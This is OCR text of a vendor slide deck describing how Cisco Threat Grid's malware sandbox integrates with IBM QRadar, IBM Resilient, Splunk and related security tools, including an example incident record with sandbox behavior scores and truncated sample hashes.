
IBM QRadar – Threat Grid

- Quickly determine **possible malicious files** that have been submitted to Threat Grid within their environment and rapidly drill down from QRadar into Threat Grid




IBM QRadar – TG Threat Intelligence
TG Searches

- Easily **pivot** to Threat Grid for Threat Intelligence information



IBM Resilient – Threat Grid

- Rapidly drill down from Resilient into the Threat Grid
- Look up indicators of compromise within Threat Grid
- **Submit suspected malware for detonation within the sandbox technology. These findings are automatically pulled into an incident report.**



Links back into Threat Grid Report

Relevant findings and behaviors pulled into incident record

IBM Resilient – Threat Grid

Document_Downloader.xls

Details

Created	03/06/2018 09:38
Created By	Andy Su
Value	Document_Downloader.xls
Type	Malware Sample
Description	–

Attachment

Name	Document_Downloader.xls
Type	application/vnd.ms-excel
Size	41472 bytes
Relate?	As specified in artifact type settings (currently Relate)

Hits (1)

Cisco Threat Grid

Behaviors(Score)	Document C URLDownlo (90), Downloaded Packed, Encrypted or Encoded PE (90), VBA Macro Imports f Flagged by Executable (56), Antivir Downlode
MD5	f8ac9fb1eb
SHA-1	80656fe1d9
SHA-256	a742065cd
Sample ID	798f090930
Threat Score	100
ThreatGrid Report URL	https://panac

Cisco Threat Grid provides concise report on each artifact value, along with the link to the full report.

Cisco Threat Grid

Behaviors(Score)	Document Created an Executable File (100), A D URLDownloadToFile (90), A Document File Estab (90), Downloaded Packed, Encrypted or Encode Flagged by Antivirus (64), File Name of Executab Executable File (60), VBA Macro Contains URL (6 (56), Antivirus Service Flagged Artifact As Contai Downloaded PE Executable (54) and 6 more

Summary

ID	2142
Phase	Engage
Severity	Low
Date Created	06/11/2018
Date Occurred	—
Date Discovered	06/11/2018
Was personal information or personal data involved?	No
Incident Type	Denial of Service

Description

No description.

Tasks | Details | Breach | **Artifacts** | Members | News Feed | Notes & Attachments | Stats & Timeline

Artifacts

Edit

Add Artifact | Table | Graph

Search...

Artifact Type: All | Date Created: All | Has Attachment: All


Show 25 entries

Type	Value	Created	Relate?	Actions
Malware SHA-256 Hash	39dc8702b027ded1ef54b001aabe	06/11/2018	As specified in artifact type settings	
Malware SHA-1 Hash	0efd3c8860f607fafb350530cc4757	06/11/2018		
Malware MD5 Hash	052c7e00f8a098bff50e8e9863c9a	06/11/2018		
Malware Sample				

Type	Value	Created
Malware SHA-256 Hash	39dc8702b027ded1ef54b001aabe	06/11/20
Malware SHA-1 Hash	0efd3c8860f607fafb350530cc4757	06/11/20
Malware MD5 Hash	052c7e00f8a098bff50e8e9863c9a	06/11/20

Resilient user submits a malware sample to Cisco Threat Grid. The sample gets detonated and the hash values and artifacts are added back to Resilient.

Threat Grid Ecosystem




Splunk

1. Splunk → SIEM
2. Phantom → SOAR

splunk®


Splunk – Threat Grid
Extended Dashboards

- Visualize TG intelligence for the Organization, within Splunk's dashboard
  - Samples submitted
  - Top domains being looked up
  - Top IP addresses
  - Top behaviors



Splunk Phatom – Threat Grid
Build-in Playbooks and Actions for custom Automations

- Automate actions based on the SOAR findings
  - 4 Supported Actions (test connectivity, detonate file, get report, detonate url)
  - 10 Associated Playbooks



Threat Response Ecosystem

Malware Analysis

Cisco Threat Grid

Network

Cisco Firepower

Endpoint


Cisco AMP

Email

Cisco Email Security

DNS Security

Cisco Umbrella



SIEM

splunk>

NG Web Application Firewall

Signal Sciences


SOAR

swimlane

Open Ecosystem DevNet: https://developer.cisco.com/threat-response GitHub: https://github.com/CiscoSecurity

Threat Response – Chrome/Firefox Plugin

- Automatically collect observables
- Automatically retrieve observables' dispositions
- Take actions:
  - Block domains
  - Block files



http://cs.co/CTR4Firefox https://cs.co/CTR4Chrome

